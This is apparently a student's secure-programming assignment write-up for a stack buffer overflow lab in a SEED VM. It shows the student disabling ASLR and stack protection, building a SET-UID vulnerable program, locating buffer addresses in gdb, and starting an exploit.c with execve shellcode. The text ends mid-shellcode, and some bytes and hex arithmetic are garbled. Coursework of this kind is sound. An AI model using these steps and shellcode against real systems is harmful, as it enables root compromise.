

CSE: 5382-001: SECURE PROGRAMMING


ASSIGNMENT 3

Tharoon T Thiagarajan

1001704601


2.1 Turning Off Countermeasures

Before starting the assignment with buffer overflow attacks we first disable the address space randomization of the linux system using the command `sudo sysctl -w kernel.randomize_va_space=0`. This does not randomize the starting address of the heap and the stack.

A terminal window titled "/bin/bash 66x25" showing a user named 'seed' at a VM. The user enters the command 'sudo sysctl -w kernel.randomize_va_space=0'. The output shows 'kernel.randomize_va_space = 0' and the prompt returns to the user.

```
[02/24/20]seed@VM:~$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[02/24/20]seed@VM:~$
```

I also created the symbolic link to point the `/bin/sh` to `/bin/zsh/`. `zsh` is a vulnerable bash in the current ubuntu system. We create the symbolic link to `zsh` because `/bin/sh` is patched and is not vulnerable to shellshock attacks.


A terminal window titled "/bin/bash 66x25" showing the same user 'seed' at the VM. The user enters a series of commands: 'ls -l /bin/sh', 'sudo rm /bin/sh', 'sudo ln -s /bin/zsh /bin/sh', and 'ls -l /bin/sh'. The output shows the removal of the original file and the creation of a symbolic link pointing to /bin/zsh.

```
[02/24/20]seed@VM:~$ ls -l /bin/sh
lrwxrwxrwx 1 root root 9 Feb 21 02:18 /bin/sh -> /bin/bash
[02/24/20]seed@VM:~$ sudo rm /bin/sh
[02/24/20]seed@VM:~$ sudo ln -s /bin/zsh /bin/sh
[02/24/20]seed@VM:~$ ls -l /bin/sh
lrwxrwxrwx 1 root root 8 Feb 24 00:59 /bin/sh -> /bin/zsh
[02/24/20]seed@VM:~$
```

2.2 Task 1: Running Shellcode


Output:

I created the program `call_shellcode.c` from the given assignment. I then compiled using the command `"gcc -z execstack -o call_shellcode call_shellcode.c"`, which compiles the program using the `execstack`. We use the `execstack` command during the compile so that the program is executed from the stack.



```
/bin/bash 66x25
[02/24/20]seed@VM:~$ vi call_shellcode.c
[02/24/20]seed@VM:~$ gcc -z execstack -o call_shellcode call_shellcode.c
call_shellcode.c: In function 'main':
call_shellcode.c:24:4: warning: implicit declaration of function 'strcpy' [-Wimplicit-function-declaration]
    strcpy(buf, code);
    ^
call_shellcode.c:24:4: warning: incompatible implicit declaration of built-in function 'strcpy'
call_shellcode.c:24:4: note: include '<string.h>' or provide a declaration of 'strcpy'
[02/24/20]seed@VM:~$
```

Now when I ran the program which I compiled using the execstack, I was able to invoke the shell. This is because the `call_shellcode` invokes the `execve()` function which in turn calls the `/bin/sh` to invoke the shell. The invocation of the shell happens in the code array of the program where the machine instructions are stored.




The screenshot shows a terminal window titled `/bin/bash 66x25` running on a virtual machine named `seed@VM`. The user has executed the command `./call_shellcode`, which has successfully spawned a shell. The terminal output shows the results of `ls` and `pwd` commands.

```
[02/24/20]seed@VM:~$ ./call_shellcode
$ ls
Customization  Public      call_shellcode  libmylib.so.1.0.1
Desktop        Templates  call_shellcode.c mylib.c
Documents      UbuntuShare dummy          mylib.o
Downloads      Videos    examples.desktop source
Music          android    get-pip.py
Pictures       bin        lib
$ pwd
/home/seed
$
```

2.3 The Vulnerable Program


Output:

I created the the given program `stack.c` and I compiled using the “`gcc -o stack -z execstack -fno-stack-protector stack.c`” command. By default, the gcc compiler uses a security feature called Stack Guard to prevent the program from buffer overflow attacks. We use the “`-fno-stack-protector`” so that the stack guard is disabled while compiling the program. After compiling the program, I have changed the ownership of the compiled program ‘`stack`’ to root and made it a SET-UID program using the `chown` and `chmod` commands.



```
Terminator /bin/bash
[02/24/20]seed@VM:~$ vi stack.c
[02/24/20]seed@VM:~$ gcc -o stack -z execstack -fno-stack-protector stack.c
[02/24/20]seed@VM:~$ sudo chown root stack
[02/24/20]seed@VM:~$ sudo chmod 4755 stack
[02/24/20]seed@VM:~$ ls -l stack.c
-rw-rw-r-- 1 seed seed 551 Feb 24 01:24 stack.c
[02/24/20]seed@VM:~$ ls -l stack
-rwsr-xr-x 1 root seed 7476 Feb 24 01:25 stack
[02/24/20]seed@VM:~$
```


Now I ran the GNU debugger to set the break point in the given program using the gdb stack command. In the debugger mode I set the break point in the main() function of the program. The program stops at the main() function since I have set the breakpoint. I then given give the n command to further run the program. Then I give the command 'p /x &str' to get the stack address of the str stored in the memory. With the help of this address we will be able to perform the buffer overflow attack.



```
[02/25/20]seed@VM:~$ gdb stack
GNU gdb (Ubuntu 7.11.1-0ubuntu1~16.04) 7.11.1
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law. Type "show
copying"
and "show warranty" for details.
This GDB was configured as "i686-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from stack...done.
gdb-peda$ b main
Breakpoint 1 at 0x80484ee: file stack.c, line 24.
gdb-peda$ r
Starting program: /home/seed/stack

[-----registers-----]
[-----]
```

```
/bin/bash /bin/bash 66x25
[-----registers-----]
EAX: 0xb7fbbdbc --> 0xbfffed2c --> 0xbfffef39 ("XDG_VTNR=7")
EBX: 0x0
ECX: 0xbfffec90 --> 0x1
EDX: 0xbfffecb4 --> 0x0
ESI: 0xb7fba000 --> 0x1b1db0
EDI: 0xb7fba000 --> 0x1b1db0
EBP: 0xbfffec78 --> 0x0
ESP: 0xbfffea60 --> 0xb7fdb2e4 --> 0x0
EIP: 0x80484ee (<main+20>:      sub    esp,0x8)
EFLAGS: 0x286 (carry PARITY adjust zero SIGN trap INTERRUPT direct
ion overflow)
[-----code-----]
0x80484e5 <main+11>: mov    ebp,esp
0x80484e7 <main+13>: push   ecx
0x80484e8 <main+14>: sub    esp,0x214
=> 0x80484ee <main+20>: sub    esp,0x8
0x80484f1 <main+23>: push   0x80485d0
0x80484f6 <main+28>: push   0x80485d2
0x80484fb <main+33>: call   0x80483a0 <fopen@plt>
0x8048500 <main+38>: add    esp,0x10
[-----stack-----]
```

```
/bin/bash /bin/bash 66x25
Breakpoint 1, main (argc=0x1, argv=0xbfffed24) at stack.c:24
24      badfile = fopen("badfile", "r");
gdb-peda$ n
```

```
/bin/bash /bin/bash 66x25
Legend: code, data, rodata, value
25      fread(str, sizeof(char), 517, badfile);
gdb-peda$ p /x &str
$1 = 0xbfffea67
```

I then disassemble the bof() using the disass function to know the address where the copying of badfile content happens. It happens at 0x24 where we find the mov command.

```
/bin/bash /bin/bash 66x25
gdb-peda$ disass bof
Dump of assembler code for function bof:
0x080484bb <+0>:    push    ebp
0x080484bc <+1>:    mov     ebp,esp
0x080484be <+3>:    sub     esp,0x28
0x080484c1 <+6>:    sub     esp,0x8
0x080484c4 <+9>:    push    DWORD PTR [ebp+0x8]
0x080484c7 <+12>:   lea     eax,[ebp-0x20]
0x080484ca <+15>:   push    eax
0x080484cb <+16>:   call    0x8048370 <strcpy@plt>
0x080484d0 <+21>:   add     esp,0x10
0x080484d3 <+24>:   mov     eax,0x1
0x080484d8 <+29>:   leave
0x080484d9 <+30>:   ret
End of assembler dump.
gdb-peda$ q
```


2.4 Task 2: Exploiting the Vulnerability

Output:

To exploit the buffer overflow vulnerability, we have the given exploit.c program. I have made changes to the given exploit.c program by explicitly overflowing the buffer using the strcpy() function. I exploit the code by copying the entire shellcode array to the buffer array by adding an extra space offset of 200. From the address which we got from the GNU debugger for the str in the stack.c program, we perform manipulation of the address.


Address of str = 0xbfffea67

Converting the address to decimal number = 3221219943

I then add the offset address of 200 to the decimal number, we get = 3221220143

I then convert the above decimal number to hexadecimal we get = BFFFE2F

Now I copy the address bfffeb2f into the buffer array along with adding the address of the mov command which we got from disassembling the bof() function.




```
1  /* exploit.c */
2  /* A program that creates a file containing code for launching shell*/
3  #include <stdlib.h>
4  #include <stdio.h>
5  #include <string.h>
6  char shellcode[]=
7      "\x31\xc0"           /* xorl    %eax,%eax          */
8      "\x50"              /* pushl   %eax              */
9      "\x68"              /* pushl   $0x68732f2f        */
10     "\x68"              /* pushl   $0x6e69622f        */
11     "\x89\xe3"           /* movl    %esp,%ebx         */
12     "\x50"              /* pushl   %eax              */
13     "\x53"              /* pushl   %ebx              */
